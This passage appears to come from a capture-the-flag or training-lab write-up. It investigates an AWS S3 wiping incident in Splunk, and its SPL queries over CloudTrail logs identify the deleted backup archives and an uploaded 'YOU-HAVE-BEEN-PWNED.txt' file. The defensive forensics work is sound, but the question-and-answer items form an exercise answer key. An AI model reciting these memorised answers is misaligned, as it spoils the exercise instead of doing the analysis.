"additionalEventData": {"SignatureVersion": "SigV4", "CipherSuite": "TLS_AES_128_GCM_SHA256", "bytesTransferredIn": 162, "SSEApplied": "Default_SSE_S3", "AuthenticationMethod": "AuthHeader", "x-amz-id-2": "5byg2UNTWrY2LSQcwxEHTSS73mJnDzRSzEcobZB50QcxbsHbfcZ5rsrvqrude01yJ7e5jgeftwxojwMB8Rp1h7neIoK1z4", "bytesTransferredOut": 0}, "requestID": "3CV9J3YDAGR64K2Y", "eventID": "14a94e19-6d81-4ac7-8c13-247a4b6179df", "readOnly": false, "resources": [{"accountId": "480334020946", "type": "AWS:S3::Bucket", "ARN": "arn:aws:s3:::deceptitech-backups"}, {"type": "AWS:S3::Object", "ARN": "arn:aws:s3:::deceptitech-backups/YOU-HAVE-BEEN-PWNED.txt"}], "eventType": "AwsApiCall", "managementEvent": false, "recipientAccountId": "480334020946", "eventCategory": "Data", "tlsDetails": {"tlsVersion": "TLSv1.3", "cipherSuite": "TLS_AES_128_GCM_SHA256", "clientProvidedHostHeader": "deceptitech-backups.s3.eu-north-1.amazonaws.com"}}
		Show syntax highlighted		host = ce-splunk source = s3://deceptitech-cloudtrail/AWSLogs/480334020946/CloudTrail/eu-north-1/202... sourcetype = aws:cloudtrail
		>	24/10/2025 18:14:32.000	{ [-] additionalEventData: { [+]} }

```

index=* eventSource=* src_ip="152.42.128.207" eventSource=s3.amazonaws.com
"requestParameters.key"="*"
| sort by requestParameters.key
| table requestParameters.key
  
```

splunk>enterprise Apps ▾ 1 Messages ▾ Settings ▾ Activity ▾ Help ▾ Find

Search Analytics Datasets Reports Alerts Dashboards > Search & Reporting

New Search Save As ▾ Create Table View Close

```
1 index=* eventSource=* src_ip="152.42.128.207" eventSource=s3.amazonaws.com "requestParameters
  .key"!=""
2 | sort by requestParameters.key
3 | table requestParameters.key
```

Time range: All time ▾

✓ 11 events (before 30/01/2026 18:06:44.000) No Event Sampling ▾ Job ▾ Smart Mode ▾

Events Patterns Statistics (11) Visualization

Show: 20 Per Page ▾ Preview: On

requestParameters.key ▾

YOU-HAVE-BEEN-PWNED.txt

YOU-HAVE-BEEN-PWNED.txt

beta.tar.gz

beta.tar.gz

beta.tar.gz

beta.tar.gz

beta.tar.gz

beta.tar.gz

latest.tar.gz

latest.tar.gz

latest.tar.gz

latest.tar.gz

Answer: **beta.tar.gz, latest.tar.gz**

14. What file did the adversary upload to S3 in place of the wiped ones?

The screenshot shows the Splunk Enterprise search interface. The search bar contains the following SPL query:

```
1 index=* eventSource=* src_ip="152.42.128.207" eventSource=s3.amazonaws.com "requestParameters.key"="*"  
2 | sort by requestParameters.key  
3 | table requestParameters.key
```

The results section shows 11 events found before 30/01/2026 18:06:44.000. The Statistics tab is selected, displaying 11 events. The visualization pane shows a list of unique values for the 'requestParameters.key' field, including:

- YOU-HAVE-BEEN-PWNED.txt
- YOU-HAVE-BEEN-PWNED.txt
- beta.tar.gz
- beta.tar.gz
- beta.tar.gz
- beta.tar.gz
- latest.tar.gz
- latest.tar.gz
- latest.tar.gz

Answer: YOU-HAVE-BEEN-PWNED.txt